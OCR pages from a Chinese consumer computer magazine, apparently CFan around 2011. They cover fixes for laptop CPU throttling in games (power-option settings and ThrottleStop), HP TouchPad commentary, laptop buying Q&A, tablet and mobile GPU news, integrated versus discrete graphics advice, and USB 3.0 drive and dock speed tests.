
3 并非单一因素限制： 即可能由温度和功率共同作用，但是我们可以看出，无论是哪种限制，都是GPU的工作优先级更高，因此CPU的频率总是会被优先降低。对此，笔者通过一系列测试，找到了防止CPU降频的解决方案。

方案一
系统设置防降频

调节“电源选项→高级设置”里的最大处理器状态（见图2），强制降低CPU主频，以达到减少CPU功耗和发热，防止降频的目的。首先先来看一个电源管理中处理器状态与处理器的频率的对应表（以酷睿i5-2410M为例）。通过电源管理，我们可以手动控制CPU的频率，降低CPU的功耗



不同范围的处理器状态对应不同的主频



运行Geeks3d显卡负载烘烤软件FurMark时，当CPU和GPU都达到满负载状态时，i5-2410M并没有出现睿频加速，而主频还被自动降到了798MHz，卡顿是必然的


王健 wangjian@cfan.com.cn

和发热后就能最大限度避免CPU自动降频。在进行游戏时，笔者建议将处理器的最大最小状态都调节为99%，关闭睿频，减少功率和发热，如果仍然存在降频卡顿现象，可以进一步调节为78%-98%。

最大处理器状态	CPU最大频率
100%	2.3GHz（开启睿频，最高可达2.9GHz）
99%	2.3GHz（关闭睿频）
78%-98%	1.8GHz
69%-77%	1.6GHz
60%-68%	1.4GHz
52%-59%	1.2GHz
43%-51%	1.0GHz
0%-42%	0.8GHz

方案二 关闭BD PROCHOT功能

对于酷睿i5和i7来说，睿频加速技术是其最大卖点，关闭此功能不就和低端的酷睿i3没有区别了吗？如果你想在玩游戏时让CPU一直保持在全速工作状态，则可以利用第三方软件“ThrottleStop”（下载地址http://www.techinferno.com/downloads/）解除BD PROCHOT功能对功率和发热的限制，同时还可以锁定最大频率，防止降频。在笔记本上安装并运行该软件，首先在主界面点击“Options”按钮，在“Options”设置页中勾选“Unlock Bidirectional PROCHOT”项，点击“OK”按钮返回软件首页，去除“BD PROCHOT”选项前面的勾选（见图3），最后再点击主界面上的“Save”和“Turn On”按钮即可（见图4）。



ThrottleStop软件设置，其余选项不要动

小提示：
采用第二种方案的时候，由于关闭了BD PROCHOT功能，因此CPU温度可能会上升很快，建议安装鲁大师一类的软件随时监控CPU的温度变化。一般来说，笔记本全速运行时CPU最高温度不超过90度就算正常。


两种方案结合更合理


如果需要一个折中的效果，以上两种方案可以结合使用。如果你担心CPU在睿频加速状态时温度过高，可以手动降低CPU频率至合适值后，再开启ThrottleStop防止GPU功耗增加后使CPU再次降频。这样的话，既可以保证游戏的流畅度，又可以防止CPU和GPU的发热量太大损坏硬件。如果在游戏的同时给笔记本配备散热垫等辅助散热装置，也可以更好地控制温度。笔者的建议是：玩游戏时可把CPU最大最小状态在电源管理里调到99%（关闭睿频），然后开启ThrottleStop将CPU频率锁定为默认最高值（i5-2410M为2.3G，i7-2630QM为2.0G），防CPU降频以免卡顿。

小提示：
以上设置只建议在游戏时使用。平常使用时，还是建议将CPU的最大状态调节到100%开启睿频。因为日常应用很少碰到CPU和显卡全部满负荷运行的状况，所以不用担心发热问题。如果一直关闭睿频的话，i5和i7的潜在性能就被完全浪费了，尤其是i5，跟i3的差别就很小了。所以建议日常使用时开启睿频，以充分发挥带有睿频功能CPU的高速处理能力。

健圣有话说：

读者孙海文所遇到的问题并非个例，很多笔记本专业论坛都有类似问题的讨论帖。如果你的笔记本在玩游戏等高负载运行状态时出现过卡顿，可以用CPU-Z一类的软件检测一下此时CPU的频率，如果是因为主频自动降低而引起的卡顿，不妨尝试一下本文中的解决方案。如果你的笔记本一切正常，方案一所提到的技巧，也能帮你在笔记本使用电池供电时延长续航时间（比如在自习室上网，将最大CPU状态调到60%，1.4GHz的主频足够用了）。





使用“ThrottleStop”关闭BD PROCHOT功能后，同样运行FurMark软件，在CPU和GPU满负载状态，i5-2410M一直处于2.7GHz的睿频加速状态，成功禁止了CPU的自动降频

王健 wangjian@cfan.com.cn



半月健谈



最“短命”平板？惠普TouchPad

都说iPad卖得快，很难买。如今，比iPad还抢手的平板终于出现了，没错，它就是惠普TouchPad。可惜，TouchPad引发的抢购狂潮的背后多少有些悲情的色彩，被惠普“始乱终弃”之后难逃被“贱卖”的命运。

超越iPad的火爆

谷歌与摩托罗拉联姻而引发的喧嚣，最终被惠普宣布放弃TouchPad平板、WebOS手机与PC业务部门的重磅消息打回了原形。随后，号称“iPad杀手”的TouchPad便开始走上了99美元的贱卖之旅。可能连惠普都没有想到，降到“白菜价”之后TouchPad会异常的好卖，在全球各地上演了一出出连iPad都望尘莫及的火爆销售场面，让消费者体验到了什么才是真正的“一机难求”。

等待Android的救赎

还记得微软智能手机Kin吗？这款仅存活了48天的IT产品，如今可算是找到了“知音”：刚过完第49天生日的TouchPad。虽然惠普表示仍会继续优化WebOS系统，并将其授权给其他硬件厂商使用，但谁也不能指望“后爸后妈”的关爱，WebOS未来的系统维护和升级面临严峻的考验。即便如此，健圣身边的很多朋友还是趋之若鹜地寻求着海外代购的门路，或者直接跑到中国香港扫货，原理很简单：TouchPad的配置够强，买回家当数码相框或MP4都值！实际上，健圣的心里也痒痒得很，论配置和做工，TouchPad不逊于市面上任何的平板产品，WebOS系统也有很多独到的特色。最重要的是，随着TouchPad销量的激增，越来越多的Android社区都对其产生了兴趣，用不了多久就能在TouchPad上体验Android系统了，TouchPad的寿命也将随Android版本的升级而不断延续下去。目前双核Android平板的价格都在3000元左右，99美元的TouchPad自然更具吸引力咯。

冷静看待廉价机王

TouchPad堪称平板中的“廉价机王”，同时也催生了无数的海外代购的生意。16GB的TouchPad国外售价为99美元（约640元人民币），再加上关税和运费总价值不会超过1000元，而一些论坛和淘宝的商家给出的代购价在1600元~2000元之间，关键是这个价格还不一定能买得到。健圣认为，TouchPad的确是目前最值得入手的平板电脑，但千万不要盲目地在网上寻找代购，一方面是代购成功的几率和北京购车指标摇号的几率差不多，另一方面则是交易背后的安全隐患。

惠普此次的决定颇似当年的IBM（2005年IBM将PC业务卖给了联想）。作为消费者，我们对惠普此举的目的与结果不感兴趣，只是希望身边HP品牌的产品还能拥有一如既往的质保服务，再有类似TouchPad狂降促销的美事也能在国内上演。CF

本友会

如果你在笔记本的选购或使用过程中遇到了问题，欢迎在CFan论坛（http://bbs.cfan.com.cn/）的笔记本版块中发帖，或根据本版栏头邮箱地址给小编发送E-Mail，精彩的问题更有机会刊登在CFan杂志上哦！

林洋： 我同学买的港行iPad 2屏幕显示比国行的好，是不是说买港行更超值呢？

健圣： 苹果iPad 2有多家屏幕供应商，不同生产批次的产品在显示效果上可能也会略有差别，因此说港行比国行屏幕好并非绝对。至于iPad 2在哪里买，健圣还是建议选择国内正规的渠道。目前港行iPad 2在国内水货商处的报价在3400左右，国行为3688元，价差并不算明显，何况选择有保修隐患的水货终究没有正规行货来得踏实。此外，像京东商场还支持iPad 2以旧换新的活动，算上300余元的折旧费后和港行就差不多了。需要注意的是，有些卖iPad 2的JS会随机强卖贴膜或保护套，遇到这类情况时可以选择其他商家。

叶爽： 非常看好AMD Sabine平台，除了前两期杂志介绍的ACER和惠普以外，还有哪些品牌有搭配Llano APU的新品？

健圣： AMD Sabine最大卖点就是集成了强劲的GPU，同时将四核拉到了主流价位，可惜AMD在笔记本领域的影响比较有限，真正已经推出产品的厂商不算太多。除了ACER和惠普以外，大家还可以关注一下联想Z475Am-ASI和三星NP305V4A，两款产品都采用了14英寸屏幕与HD6470M独显的组合，区别是Z475Am-ASI处理器为标准的A6-3400M（1.4GHz），而三星NP305V4A则为1.6GHz的A6-3410MX，性能更占优势。目前两款机器的价格都在4000元以内，性价比还算不错。

周鑫： 今年大四，老师安排我们和几个同学去一家IT企业实习，请问有什么比较适合商务的，能玩WOW级别的游戏，便携且实惠的笔记本？

健圣： 如今的企业不在乎员工使用什么风格的笔记本，所以没有必要追求外观正统，类似ThinkPad、Vostro、ProBook等商务系列的产品。对周鑫这类需要背着笔记本上下班的同学而言，建议优先考虑13英寸的娱乐型笔记本，这个尺寸的机器重量大都在2kg以内，便携性较14英寸的笔记本强一些。如果你只玩WOW级别的游戏，如今Intel SNB或AMD Llano APU所集成的显卡就足够用了。当然，价位相同若能配上独立显卡就更理想了。下表是健圣比较推荐的13英寸超值产品：


型号	基本配置	参考价格
华硕X35KB94SD	B930（奔腾双核）+2GB+320GB+GT520M	3699元
东芝L730-T12W	i3-2310M+2GB+500GB+核芯显卡	3799元
ACER AS3750G	i3-2310M+2GB+500GB+GT520M	3899元
联想Z370At-ITH	i3-2310M+2GB+500GB+G410M	4199元
华硕U31KI231SD	i3-2310M+2GB+500GB+GT520M	4299元

CF

王健 wangjian@cfan.com.cn

联想乐Pad搭上双核风

很多人都在抱怨联想乐Pad Y1011性价比不够高，单核处理器WiFi版的还卖3XXX元。为了提升在平板领域的影响力，联想也顺应潮流推出了基于NVIDIA Tegra 2芯片设计的双核版乐Pad K1。与Y1011系列相比，K1除了将CPU升级到A9双核架构以外，操作系统也全面进入Android 3.1时代，同时联想特色的四叶草界面也被继承了下来，操作体验较Android 2.x有了明显的提升。与其他品牌的平板产品相比，乐Pad K1出厂就预装了丰富的定制游戏和软件，上手即用。目前联想乐Pad K1官方报价2999元，成为继戴尔Streak 10 Pro之后，第二款将价格做到3000元以内的NVIDIA Tegra 2平板设备，性价比非常出众。


联想乐Pad K1


平板进入“滑盖”时代

平板电脑什么不给力？没错，就是输入体验。为了解决输入体验的问题，很多厂商都针对旗下平板产品推出了专用的外接键盘，从而与上网本展开正面对决。可惜外接键盘做得再轻薄也是一件额外的设备，外出携带还是不够方便。但如果可以将平板电脑与键盘合二为一，这些问题不就解决了吗？华硕EeePad SL101便采用了类似滑盖手机的设计，轻轻一推屏幕就会露出像手机一样的滑盖式键盘，让平板电脑在实用性方面得到了显著的提升。这款产品的配置和TF101类似，都是10.1英寸10点触控屏幕与NVIDIA Tegra 2芯片的组合，机身两侧也提供了USB接口、Micro SD卡插槽、Mini HDMI等接口，而且还可以升级到最新的Android 3.2系统。目前SL101在淘宝上的售价为3999元，如果你喜欢大屏幕，又是微博控，这款自带键盘的平板还是非常适合你的。


华硕EeePad SL101

笔记本也能玩顶级3D游戏

如今绝大多数3D游戏都已经可以在笔记本上流畅运行，但流畅的前提是要将分辨率调低至1366×768，还需适当降低画质，想在全高清画质下体验3D大作还是只有台式机才能玩得转。好消息是，NVIDIA针对笔记本推出了GTX500M系列显卡（见表1），其中最高端的GTX580M就能保证1920×1080最高画质下体验最新3D大作，而GTX570M和GTX560M也能让笔记本不再为速度与画质之间的权衡而发愁。当然，GTX580M肯定是外星人或者顶级笔记本的专利，但剩下两款显卡则有望武装在万元内的笔记本身上。



NVIDIA 500M系列移动显卡性能对比

表1	GTX580M	GTX570M	GTX560M
流处理器	384	336	192
核心频率	1240MHz	1150MHz	1550MHz
显存规格	2GB/256bit GDDR5	1.5GB/192bit GDDR5	1.5GB或3GB/192bit GDDR5
显存频率	3000MHz	3000MHz	2500MHz

表2	典型配置	娱乐性能
A	酷睿i370M/奔腾双核P6100 + GMA HD集显	★★
B	酷睿i370M/奔腾双核P6100 + G310M/HD5470独显	★★☆
C	酷睿i3-2310M/奔腾双核B940 + 核芯显卡	★★★
D	酷睿i3-2310M/奔腾双核B940 + GT520M/HD6470M独显	★★★☆

半月行情走势

经过暑促的洗礼，当前笔记本的价格已经趋于稳定期，即便是3000元的超低价格段也不乏新品可选。但根据读者E-mail反应，这个价位也是最让人头痛区间，理由就是3000元左右可供选择的组合太多了（见表2）。笔者的建议是优先挑选“C”类型的机器，别看它缺少独立显卡，但在搭配双通道内存时HD3000核芯显卡的性能并不逊色GT520M/HD6470M独显太多，可轻松胜过G310M/HD5470这类早期的独显，主流的3D游戏都能应对。以联想扬天B470G-BNI和B460A-PSI为例，它们的市场报价都是3199元（见表3），但采用SNB架构奔腾双核B940的B470G-BNI除了具备更强运算和游戏性能以外，没了独显模块后整机重量也得以降低，而且还选用了更时尚的新外观设计。因此说，在3000元价位区间，英特尔阵营应该优先挑选SNB平台新品，价格相差不多时还可以考虑武装新独显“D”类型的机器，至于“A、B”这类早期平台的产品，在没有能和“C”类型拉开价差的情况下就不用考虑了。

此外，十一黄金周的脚步越来越近，笔记本市场也即将迎来新一轮的促销狂潮。如果你打算在最近几周内购买笔记本，不妨多关注一下国美、大中、苏宁等电子卖场的宣传海报，或者经常登录品牌官网、淘宝旗舰店或者京东商城等网站，查看最新的促销信息，说不定能帮你省下一大笔银子呢。

表3	B470G-BNI	B460A-PSI
CPU	奔腾双核B940（2.1GHz）	奔腾双核P6100（2.13GHz）
内存	2GB	2GB
硬盘	320GB	500GB
显卡	HD3000	G310M
重量	2.18kg	2.35kg

老范 cf_fan@cfan.com.cn

融合的时代
独显、集显这么选

●文/文洁

进入2011年，AMD和INTEL都推出了性能超越过去集成显卡数倍的新型集成显示核心，完全扭转了过去人们对集成显卡“性能弱、不能玩游戏”的印象。因此，对于显卡应该怎么选的回答，又有了新的答案。



由于集成显卡的发展，如今800元以上的独显才有购买的价值了

凑巧的是，AMD和Intel新的集成显示核心都是与CPU融合到了一个芯片核心中，不同的是前者叫做“融聚”，后者叫“融合”。由于性能有了显著的提升，Intel甚至都不愿意把Sandy Bridge处理器中集成的显示核心再叫做“集成显卡”，而是创造了一个新名词“核芯显卡”。

从我们上期94页的对比评测文章中可以看到，在3DMark Vantage性能测试中Intel核芯显卡的得分为2500分左右，AMD A8-3850这款高端APU中的集成显卡得分则为3700分左右。这样的3D性能完全足够非常流畅地运行各种流行网游和竞技类游戏。例如我们使用《英雄联盟》这款现在火热的网游做过测试，在1280×1024分辨率特效全开的画质下，Intel的核芯显卡就跑出了60fps的稳定帧数。

不过这还不是全部，在与Intel技术人员的沟通中我们了解到，Intel目前已经与腾讯游戏、搜狐游戏等主流游戏厂商在30多款本地游戏中进行了合作，在游戏开发的SDK中就进行优化，未来使用核芯显卡就能流畅运行80~90%的流行游戏。不过对于一些顶级的大型3D游戏，Intel也坦言不是他们的涉足领域，那是价格更贵、耗电更高的顶级独立显卡的市场。

除了游戏性能的提升，集成显卡还有很多新功能的加入。例如Intel和AMD的集成显卡都加入了硬件加速视频转换的功能，不需要独显和CPU的帮忙便能轻松搞定高清视频的播放和转码。这些都是新技术带给玩家的实惠。

那么，哪些玩家适合集显、哪些玩家适合独显？下面我们就根据实际情况来描述一下。

800元以上显卡预算

从游戏测试数据来看，新的集成显卡已经拥有中档独显的性能了。基本上800元以下的独显相比这些集显都没有太大优势，而后者不光要额外花钱，还会更加费电，玩游戏时也会增加更多的风扇噪音。

而除非你的显卡预算在800元以上，并且经常要玩一些大型的单机游戏，例如《极品飞车》系列、《使命召唤》系列等，那就毫无疑问该使用独立显卡了。玩这些游戏要想获得好成绩和享受高画质，使用现有的集成显卡都还不太现实，推荐的配置至少是i5级别多核CPU加上千元左右的独立显卡。

使用Intel集成的核芯显卡玩《英雄联盟》，高画质也能跑出60fps

网络游戏玩家

现在国内游戏市场中占绝对优势的毫无疑问就是各种网游。为了照顾广大玩家不同配置的电脑，网游对电脑性能的要求都不高（或者说宽容度很高）。例如我们前面提到的《英雄联盟》使用核芯显卡即可搞定最高画质模式，感觉比其原型《魔兽争霸3 DOTA》还要流畅；即便是《魔兽世界 巫妖王之怒》在绝大多数场景中也能流畅运行（可参考本刊第十期特别话题2）。

相比单机游戏，网游更能消磨时间，陪伴玩家的时候也会更多，如果长期使用独显估计电费也是个客观的数字。如果能直接用集显就搞定，那又何乐而不为呢？

高清影音玩家

玩高清的玩家对3D游戏性能要求不高，但是要流畅播放高清电影对电脑的运算能力要求还是挺高的。从我们以前的测试结果来看，如果使用CPU软件解码高清视频，整个CPU都会处于全速工作状态，此时电脑的功耗会猛增10瓦~20瓦左右；而如果使用显卡的硬件加速功能，功耗几乎没有任何上升。

不过现在集成显卡也都有了硬件加速高清播放的功能。更省电意味着更静音，而集成显卡意味着更节省空间，这对于影片欣赏来说意义是非常重要的。

视频转码玩家

上期的特别话题2中我们讨论过视频转码的话题。很多朋友都常常把高清视频转换成手机播放的格式，但这对电脑来说却是个漫长的过程。虽然视频转码也不需要依靠独显的3D性能，但可以依靠显卡加速来大幅缩短时间。如今的集显也能担此重任，可谓实用又实惠。CF

真的能提升10倍速度？
USB 3.0移动硬盘实测

●文/文浩

现在各种产品广告都宣称“USB 3.0的速度是USB 2.0的10倍，传输超大文件将不用漫长等待”。乍一听10倍这个数字真是让人激动得很，实际情况真能达到这一步吗？咱们今天就拿测试数据来说话！

先来说说为什么厂商都宣传“USB 3.0的速度是USB 2.0的10倍”。从数据上看，USB 2.0的数据带宽为480Mbps，USB 3.0为5Gbps；注意这里的b是“位”的意思，换算成我们平常熟悉的B（字节）需要除以8，这样一来两种接口的最大带宽就分别为60MB/s和640MB/s，确实后者是前者的10倍以上。

不过这只是理论数值，实际USB接口移动硬盘的传输速度要受到很多方面的限制。大家在使用USB 2.0移动硬盘时都会有经验，拷贝文件的时候从来没有接近过60MB/s吧，能达到20~30MB/s就不错了。因此USB 3.0移动硬盘更不太可能达到640MB/s的速度。下面我们来分析一下移动硬盘的传输速度会受到哪些因素的限制：

1. 移动硬盘本身。基于磁性材料的传统硬盘在读写速度上一直是个软肋，移动硬盘上常用的2.5英寸硬盘更比台式机上的3.5英寸硬盘慢一些。根据经验2.5英寸硬盘接在SATA接口上拷贝文件时，最好的情况下速度能接近或者超过100MB/s。

2. USB接口效率。虽然从理论数字上看USB带宽还挺大，但根据经验这些带宽是不能全部用来传输数据的，例如USB 2.0实际工作时会有一半的折损。这就导致了接口限制拷贝速度的问题，USB 3.0中是否也有类似问题就需要看我们后面的测试了。

3. 电脑内部硬盘性能。拷贝文件是个三方面的工作，源盘、目标盘和USB接口都要提供足够的性能才可以达到最快的速度。如果你买了个USB 3.0的移动硬盘，但是电脑上只有USB 2.0接口，也只能当USB 2.0移动硬盘用。同理，如果你的电脑中硬盘性能很差，甚至没有USB 3.0移动硬盘快，也是会限制拷贝速度的。


我们用于测试的是希捷GoFlex Slim USB 3.0移动硬盘，容量为320GB。这块移动硬盘的特色是接口部分可以直接取下，然后可以插到别的2.5英寸硬盘上使其瞬间变身为“移动硬盘”。测试平台为一台配备Z68主板的台式电脑，内置USB 3.0接口。

希捷GoFlex Slim是一款非常纤薄的USB 3.0移动硬盘


理论数值测试

我们采用了HD TUNE这款软件用来做理论数值测试，移动硬盘分别使用USB 2.0和3.0两种模式进行测试。

通过以下两图的对比我们可以看出，



USB 2.0测试



USB 3.0测试

USB 2.0模式下最大读取速度为34MB/s，最大写入速度为26MB/s。虽然是理论数值但也是被USB 2.0的接口带宽限制得很厉害。

而在USB 2.0模式下最大读取速度为90 MB/s，最大写入速度为87MB/s，这样的结果与硬盘本身的读写性能差不多，基本没有被USB 3.0接口带宽所限制。

实际拷贝测试

测试软件的理论数值和实际生活中的使用总是有差距的，所以我们必须用实际生活中的应用再做一遍测试。测试方法为分别将体积为1GB和6GB的两个高清视频文件在电脑和希捷GoFlex Slim USB 3.0移动硬盘之前互相拷贝。此处只使用大体积文件进行测试而未使用小文件，是因为我们想得到的是拷贝速度的峰值。

在拷贝1GB文件时，全程的速度都在90MB/s，速度是USB 2.0模式的3倍，基本上就是2.5英寸硬盘的峰值了，效果令人满意。

在拷贝6GB文件时，一开始的速度也是90MB/s，但十几秒之后就滑落到45MB/S左右了，并且保持这个速度至拷贝结束。稳定之后的速度仅有USB 2.0的1.5倍，测试了多次均为此结果。我们分析原因可能与移动硬盘和电脑内部硬盘的性能都有关系，并非单纯移动硬盘的问题。

另外，我们还发现一个现象，如果是在USB 3.0移动硬盘内部拷贝文件，速度也会减半。这是正常现象，大家在使用时不用怀疑是硬盘的故障。

至于USB 3.0用于文件传输时的最高速度，应该用SSD固态硬盘再测一次。不过SSD的性能会因为控制芯片、闪存芯片和容量的不同而有很大的差异，例如300GB的SSD就比64GB的快很多，但前者的价格却是天价。另外，我们这个测试的环境是尽量贴近生活中的实际情况，而实际生活中用SSD做移动硬盘的情况是很少的——那也太奢侈了。

总结：由于诸多问题的限制，USB 3.0移动硬盘不可能像宣传的那样提高十倍于USB 2.0的速度，而是只有三倍左右的提升。不过从测试结果来看，USB 3.0的带宽对目前的硬盘是不会产生瓶颈问题的，鉴于其价格的逐渐降低我们强烈推荐大家选用。 CF

硬盘多得发愁 买个USB 3.0底座吧

●文/奶牛

你手中的硬盘是不是越积越多，整理和倒腾数据既麻烦又浪费时间？现在USB 3.0高速设备能帮你很好地解决这个问题。

现在高清玩家们几乎个个家中都备着多个大硬盘作为存储仓库。硬盘存储空间是大，不过每次使用都要拆装到机箱中就太麻烦了，使用移动硬盘或者USB 2.0硬盘底座又嫌速度太慢。一部1080p高清影片最少也要占用10GB左右的容量，如果要拷贝TB级别的硬盘数据，USB 2.0硬盘底座的传输速度只有每秒20MB左右，简直就是噩梦啊！看来高清玩家们的设备真的该向USB 3.0升级了。

使用硬盘外接设备最大的好处就是可以将底座放在桌面上，更换硬盘非常方便。但对于琳琅满目的硬盘外接设备要如何选择呢？笔者简单罗列几条供大家参考：

1 明确区分设备是USB2.0还是USB3.0的设备。后者的理论速度是前者的10倍，实际拷贝文件时至少有两三倍。

2 你的电脑上必须要有USB 3.0接口。只有设备和电脑都有了高速接口才能享受高速的传输速度。

3 读取速度和写入速度。市场上有些早期的USB3.0控制芯片，速度比较慢，购买时最好要带着硬盘去试一下速度，如果读写速度和USB 2.0差不多那就不要考虑了。

4 是否使用RAID。如果特别追求速度，可以选用多硬盘，同时支持USB3.0和RAID的外接设备。但由于RAID不可以随意增加或减少硬盘，不适合要经常拓展容量的用户选择。

下面，笔者就介绍几款USB3.0外接设备供大家参考。


奥睿科（ORICO）8618us3硬盘底座

这是奥睿科在去年7月份推出的一款全新一代2.5寸/3.5寸通用硬盘外接底座，该底座的最大的特色是可以支持2.5寸硬盘和3.5寸硬盘，但缺点是只支持单硬盘。传输速度方面，使用HD TRUE PRO测试发现：读取速度为95.1MB/s。在单硬盘的状态下，稍稍有点差强人意。但由于是底座方式，更换硬盘非常方便。



存储巴士T380

这款设备是一款支持双硬盘RAID的硬盘外接存储设备，外壳为纯铝质，采用主动散热的方法，非常漂亮。该产品的单盘读取速度100.4MB/S，组成RAID0后，读取速度为157.0MB/S，可以说表现非常好。同时由于采取风扇主动散热的方式，硬盘的温度始终保持在25度左右，但美中不足是噪声较大。另外，此设备对西部数据硬盘兼容性存在问题，请打算购入这款设备的读者们注意。



希捷GoFlex转接线 STAE104

这是比硬盘底座还要方便的一种方式，把这个转接头直接插到2.5英寸的硬盘上就可以享受USB3.0的高速了。这有点类似IDE硬盘时代的IDE转USB的转接线。不过需要注意的是转接线完全由USB接口供电，电流可能不能满足3.5寸硬盘的需要，所以该设备只适合2.5寸笔记本硬盘使用。



Agestar 3U2B3A双硬盘抽取盒

